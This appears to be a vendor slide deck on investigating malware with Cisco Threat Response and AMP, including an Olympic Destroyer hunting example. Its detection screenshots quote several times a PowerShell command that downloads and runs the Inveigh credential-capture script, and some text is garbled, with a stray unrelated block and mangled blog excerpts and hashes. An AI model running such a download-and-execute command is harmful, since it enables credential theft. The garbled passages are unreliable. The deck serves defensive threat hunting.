



Praktikus malware analízis – hogyan lehetne elemezni egy malware-t?


Ács György
Technical Solution Architect - Security





SECTOR 000010

AREA: 000
POSITION: 11, 40, 11
ANGLE: 99, 03, 11
STATUS: TRACKING
REC: ●
TIME: 2
WARNING: 4
CORE DAMAGE: 5,000,000
RADIATION: 2%
SECTOR STATUS: 000





Typical CIO question to InfoSec

A CIO just asked me
about a new banking
Trojan... I had no
answer...

**“I need to know now...
are we impacted?”**

Investigation Steps

1. Search security blogs for latest threat information
2. Find indicators of compromise (IoCs) to search
3. Search security operations systems looking for activity associated with IoCs
4. Verify existing threats are blocked
5. Investigate related activity to trace the threat
6. Investigate and block any new threats related to the activity

Introducing Cisco Threat Response



Out-of-box integrations

Get more from your Cisco Security investments when they are already working together



Designed for your SOC

Reduce the burden on your other security products and make them work better



Save time and effort

Reduce the burden on your other security products and make them work better



No additional cost

Get it today with integrated Cisco Security product licenses

Observables

Cisco Threat Response supports the quick investigation of cyber Observables, which might be domain names, IP addresses, file hashes, PKI certificate serial numbers, and even specific devices or users.

The first thing that Cisco Threat Response does with an observable is determine its disposition by aggregating what is known about that observable from the various enrichment modules configured.

The disposition tells the Incident Responder whether the observable is:

- Clean (explicitly whitelisted)
- Malicious (explicitly blacklisted)
- Suspicious (potentially harmful)
- Unknown (not currently associated with a known disposition)

Unknown observables are not enriched.

What can I search for?


You can search for one or more of the following:

- IP Addresses (v4 and v6)
- Domains
- File Hashes (SHA256, SHA1, MD5)
- MAC addresses
- URLs
- Syslog Messages
- Security Alerts (any format)
- Observables using the format `<type>:" <value>"` where the type could be (file_path, mac_address, device, hostname, url, user, ipv6, email, sha256, sha1, md5, ip, domain, imei, amp_computer_guid, pki_serial, imsi, amp-device, file_name)

Provide up to 2,000 characters of any text containing the above items, and we'll extract as much as possible.

Close


Cisco Threat Response - API integration



Sighting

A record of the appearance of a cyber observable at a given date and time.

Can optionally be related to Indicators, providing threat intelligence context about the observable.




Indicator

Describes a pattern of behavior or a set of conditions which indicate malicious behavior.

Some indicators are more indicative than others of malicious behavior, so knowing exactly which bad behaviors an observable are exhibiting can help an incident responder decide what to do next.

Cisco Threat Response uses a large collection of malware indicators from the AMP Global Intelligence threat archive, Threat Grid, and other sources.



The screenshot displays the Cisco Threat Response interface in the 'Investigate' tab. The navigation bar includes 'Threat Response', 'Investigate' (active), 'Snapshots', 'Intelligence', and 'Modules'. Below the navigation bar are buttons for 'New Investigation' and 'Take Snapshot'. The main content area is divided into four panels: 'Targets' (1), 'Observables' (1), 'Indicators' (2), and an empty panel. The 'Indicators' panel is expanded, showing a list of two indicators: 'Banking Trojan Zeus Network Communications' from the 'ThreatGrid banking-dns Feed' and 'Remote Access Trojan (RAT) DarkComet Network Com...' from the 'ThreatGrid rat-dns Feed'. At the bottom, there is a search bar with the text 'What can I search for?' and buttons for 'Investigate', 'Clear', and 'Reset'.

163

Threats Detected

0

Network Threats

21

Quarantines

10

Compromises

1

Exploits Prevented

2

Retrospective Events

1

Connectors Deployed

49


Threat Grid Submissions

Compromises


10 Compromises total - 0 In Progress - 0 Resolved



By Event



By Host



Computers

By Host



Version Deployment



Threats


Root Cause




Resolution



By Host



By Threat Name




Network Threats

None Observed

out of

Vulnerabilities

By Application Execution



By Host



File Analysis

Groups configured with Automatic Analysis:

Server, SCSORDAS_GROUP, BUDLAB WIN-CLIENT GROUP, BUDLAB MAC ...

Average 1 submissions per day (including automatic and manual submissions)

0 computers with threats detected in Low Prevalence Executables

Significant Submission Results



Demo



Dashboard

⊕ Filter: (New) ⓘ


Select a Filter

⊕ MRBROWN-PC.budlab.net detected a Cloud IOC: W32.PowershellDownloadedExecutable.ioc	High	  	Cloud IOC	2019-03-22 13:43:55 CET
⊕ MRBROWN-PC.budlab.net detected a Cloud IOC: W32.PowersploitModuleDownload.ioc	Critical	  	Cloud IOC	2019-03-22 13:43:55 CET
⊕ MRBROWN-PC.budlab.net detected a Cloud IOC: W32.PowershellDownloadString.ioc	Medium	  	Cloud IOC	2019-03-22 13:43:55 CET
⊖ MRPINK-PC.budlab.net detected a Cloud IOC: W32.PowershellDownloadedExecutable.ioc	High	  	Cloud IOC	2019-03-22 13:19:52 CET

File Detection	Description	PowerShell is a Windows utility that allows access to many Microsoft APIs within a shell environment. In this case, a script attempted to download a file or script to the local system and then execute it. Malware authors may use this to download items, rename them, execute them, and delete them with a single command.
Connector Info	Fingerprint (SHA-256)	a8fdb9d...6867dab8 ▼
Comments	File Name	powershell.exe
	File Path	file:///C:/%3A/Windows/System32/WindowsPowerShell/v1.0/powershell.exe
	Command Line Arguments	PowerShell.exe -NoP -Exec Bypass IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/Kevin-Robertson/Inveigh/master/Inveigh.ps1'); Invoke-Inveigh -ConsoleOutput Y -HTTP Y -HTTPS Y -mDNS Y -NBNS Y -Proxy Y -WPADAuth Basic -HTTPAuth Basic
	Parent Fingerprint (SHA-256)	db06c353...5aaff386 ▼

Analyze

 [View Upload Status](#)

 [Add to Whitelist](#)

 [File Trajectory](#)


additional details

Device Trajectory

Take a Tour | Share | Send Feedback | [Use Legacy Device Trajectory](#)

MRPINK-PC.budlab.net in group Techtorial_2019_AUDIT | 13 compromise events (spanning 5 days)

Filters | Search Device Trajectory



Event Details

High

2019-03-22 13:19:51 CET

Cloud IOC: W32.PowerShellDownloadedExecutable.ioc

Description: PowerShell is a Windows utility that allows access to many Microsoft APIs within a shell environment. In this case, a script attempted to download a file or script to the local system and then execute it. Malware authors may use this to download items, rename them, execute and delete them with a single command.

Command Line Arguments: Powershell.exe -NoP -Exec Bypass IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/Kevin-Robertson/Inveigh/master/Inveigh.ps1'); Invoke-Inveigh -ConsoleOutput Y -HTTP Y -HTTPS Y -mDNS Y -NBNS Y -Proxy Y -WPADAuth Basic -HTTPAuth Basic

Event Details [X]

2019-03-22 13:19:53 CET

Outgoing connection from **powershell.exe**, Microsoft® Windows® Operating System 6.1.7600.16385 (a8fdb9d...6867dab8 [v])[PE_Executable] at 192.168.77.20 [v] TCP Port 58010 to http://192.168.77.110/wpad.dat (192.168.77.110 [v] Port 80) .

Unknown disposition.

Benign process distribution.

At 12:19:53, Fri Mar 22 2019 UTC

Parent file SHA-1: 5330fedad485e0

Parent file MD5: 852d67a27e454bc

Parent file size: 473600 bytes.

192.168.77.110

IP

Copy to Clipboard

Search

Add to Current Casebook

Add to New Casebook

Talos Intelligence

Search for this IP

Umbrella

IP view for 192.168.77.110

Threat Response

Investigate this IP

pivoting further

Take a Tour | Share | Send Feedback | Use Legacy Device Trajectory

13 compromise events (spanning 5 days)

Event Details [X]

High

2019-03-22 13:19:51 CET

Cloud IOC: **W32.PowerShellDownloadedExecutable.ioc**

Description: PowerShell is a Windows utility that allows access to many Microsoft APIs within a shell environment. In this case, a script attempted to download a file or script to the local system and then execute it. Malware authors may use this to download items, rename them, execute and delete them with a single command.

Command Line Arguments: Powershell.exe -NoP -Exec Bypass IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/Kevin-Robertson/Inveigh/master/Inveigh.ps1'); Invoke-Inveigh -ConsoleOutput Y -HTTP Y -HTTPS Y -mDNS Y -NBNS Y -Proxy Y -WPADAuth Basic -HTTPAuth Basic

3 Targets

1 Observable

0 Indicators

0 Domains

0 File Hashes

1 IP Address

Relations Graph Showing 36 nodes



Target

Windows 10, SP 0.0

Targeted by 1 unique threat, 13 times in the last month

Hostname

mrorange-pc.budlab.net

AMP Computer GUID

46b334e4-6a88-4b82-a176-...

IP Address

192.168.34.7

MAC Address


00:50:56:ae:59:94

IP Address

169.254.191.35

MAC Address

02:00:4c:4f:4f:50



Use Case: Hunt for
Infected Hosts

Olympic Destroyer



You make security **possible**

Hunting Workflow (1)

1

Talos or other
intel sources

**THREAT
ROUNDUP**




User learns about a threat
from an intel source and
wants see if the threat exist
in the environment

Hunting Workflow (2)

1 Talos or other intel sources

THREAT ROUNDUP



Threat Response automatically queries Cisco Security and 3rd party products via APIs to enrich investigation

Threat Intelligence
 What do you know about these observables (IP, Hash, URL, etc.)?

Threat Investigation


- Have we **seen** these observables?
- Which end-points interacted with the threat?

- Virus Total
- TALOS
- ThreatGrid
- ...

- AMP
- Umbrella
- EMAIL
- Stealth Watch**
- NGFW



Hunting Workflow (3)



Some IR Starts with Research

<https://blog.talosintelligence.com/2018/02/olympic-destroyer.html>

Olympic Destroyer Takes Aim At Winter Olympics

This blog post is authored by Warren Mercer and Paul Rasch. Both contributed to this post.

Update 2/13 08:30: We have updated the information regarding the use of stolen credentials.

Update 2/12 12:00: We have updated the destructor section with action taken against the malware.

SUMMARY

The Winter Olympics are currently underway in PyeongChang, South Korea. Talos has identified a new malware campaign targeting the opening ceremony and completed recovery of the stolen data. The initial infection vector used. This could have been delivered in a multitude of ways.

OLYMPIC DESTROYER WORKFLOW

Initial stage

The initial edb1ff2521fb4bf748111f92786d260d40407a2e8463dcd24bb09f908ee that, when executed, drops multiple files on to the victim host. These files are embedded in the malware binary. These files are named using randomly generated file names, however when written to disk is the same during our analysis on multiple instances. Current analysis shows that actors are again favouring legitimate pieces of software as a means of initial infection vector used. This could have been delivered in a multitude of ways.

Dropped Files

BROWSER CREDENTIAL STEALER

Olympic Destroyer drops a browser credential stealer. The final payload is embedded in the malware binary. To be executed, the stealer is executed through Internet Explorer, Firefox, and Chrome. The stealer retrieves stored credentials from the browser.

CONCLUSION

During destructive attacks like this there often has to be a disruption of service behind this weapon. Disruption of service is a common tactic. The operation of the malware is carried out remotely through a ceremony and the stolen data is recovered.

COVERAGE

Additional ways our customers can get coverage:

PRODUCT	PROTECTION
AMP	✓
CloudLock	N/A
CWS	✓
Email Security	✓
Network Security	✓
Threat Grid	✓
Umbrella	✓
WSA	✓

AMP Threat Grid helps identify malicious activity. Umbrella, our secure internet gateway, protects users from malicious URLs, whether users are on or off the corporate network.

Open Source Snort Subscriber Rule Set customers can stay up to date by downloading the latest rule pack available for purchase on [Snort.org](https://www.snort.org).

IOCS

Olympic Destroyer: edb1ff2521fb4bf748111f92786d260d40407a2e8463dcd24bb09f908ee13eb9

Browser Stealer: 19ab44a1343db19741b0e0b06bacce55990b6c8f789815daaf3476e0cc30e0ba (unpacked: ab5bf79274b6583a00be203256a4eacfa30a37bc889b5493da9456e2d5885c7f)

System Stealer: f188abc33d351c2254d794b525c5a8b79ea78acd305cd8d27d3ecfc568c2936 (unpacked: a7d6dcdf5ca2c426cc6c447cff76834d97bc1fdff2cd14bad0b7c2817408c334)

Destroyer: ae9a4e244a9b3c77d489dee8aeaf35a7c3ba31b210e76d81ef2e91790f052c85

Psexec (legit): 3337e3875b05e0bfa69ab926532e3f179e8cfbf162ebb60ce58a0281437a7ef

Additional Olympic Destroyer:

D934CB8D0EADB93F8A57A9B8853C5DB218D5DB78C16A35F374E413884D915016
EDB1FF2521FB4BF748111F92786D260D40407A2E8463DCD24BB09F908EE13EB9
3E27B6B287F0B9F7E85BFE18901D961110AE969D58B44AF15B1D75BE749022C2
28858CC6E05225F7D156D1C6A21ED11188777FA0A752CB7B56038D79A88627CC

Start a New Investigation

<https://visibility.amp.cisco.com/#/investigate>

- Copy and paste the entire list of IOCs from the Talos blog into the Investigation pane

The screenshot shows the Cisco Threat Response Investigate interface. At the top, there is a navigation bar with the Cisco logo and tabs for Threat Response, Investigate (selected), Snapshots, Intelligence, and Modules. Below the navigation bar, there is an "Investigation" section with an "Upload Snapshot" button. The main area contains a list of IOCs with their names and hashes, some followed by "(unpacked: ...)". The IOCs listed are: Olympic Destroyer, Browser Stealer, System Stealer, Destroyer, and Psexec (legit). At the bottom, there is a search bar with "Investigate", "Clear", and "Reset" buttons, and the text "What can I search for?".

Threat Response **Investigate** Snapshots Intelligence Modules

Investigation

Olympic Destroyer: `edb1ff2521fb4bf748111f92786d260d40407a2e8463dcd24bb09f908ee13eb9`
Browser Stealer: `19ab44a1343db19741b0e0b06bacce55990b6c8f789815daaf3476e0cc30ebea` (unpacked: `ab5bf79274b6583a00be203256a4eacfa30a37bc889b5493da9456e2d5885c7f`)
System Stealer: `f188abc33d351c2254d794b525c5a8b79ea78acd3050cd8d27d3ecfc568c2936` (unpacked `a7d6dcd5ca2c426cc6c447cff76834d97bc1fdff2cd14bad0b7c2817408c334`)
Destroyer: `ae9a4e244a9b3c77d489dee8aeaf35a7c3ba31b210e76d81ef2e91790f052c85`
Psexec (legit): `3337e3875b05e0bfba69ab926532e3f179e8cfbf162ebb60ce58a0281437a7ef`

What can I search for?

...or Start a New Investigation with browser plugins

Olympic Destroyer Takes Aim At Winter Olympics

This blog post is authored by [Warren Mercer](#) and [Paul Rascagneres](#), [Ben Baker](#) and [Matthew Molyett](#) contributed to this post.

Update 2/13 08:30 We have updated the information regarding the use of stolen credentials

Update 2/12 12:00: We have updated the destructor section with action taken against mapped file shares

SUMMARY

The Winter Olympics this year is being held in Pyeongchang, South Korea. The Guardian, a UK Newspaper reported an article that suggested the Olympic computer systems suffered technical issues during the opening ceremony. Officials at the games confirmed some technical issues to non-critical systems and they completed recovery within around 12 hours. Sunday 11th February the Olympic games officials confirmed a cyber attack occurred but did not comment or speculate further.

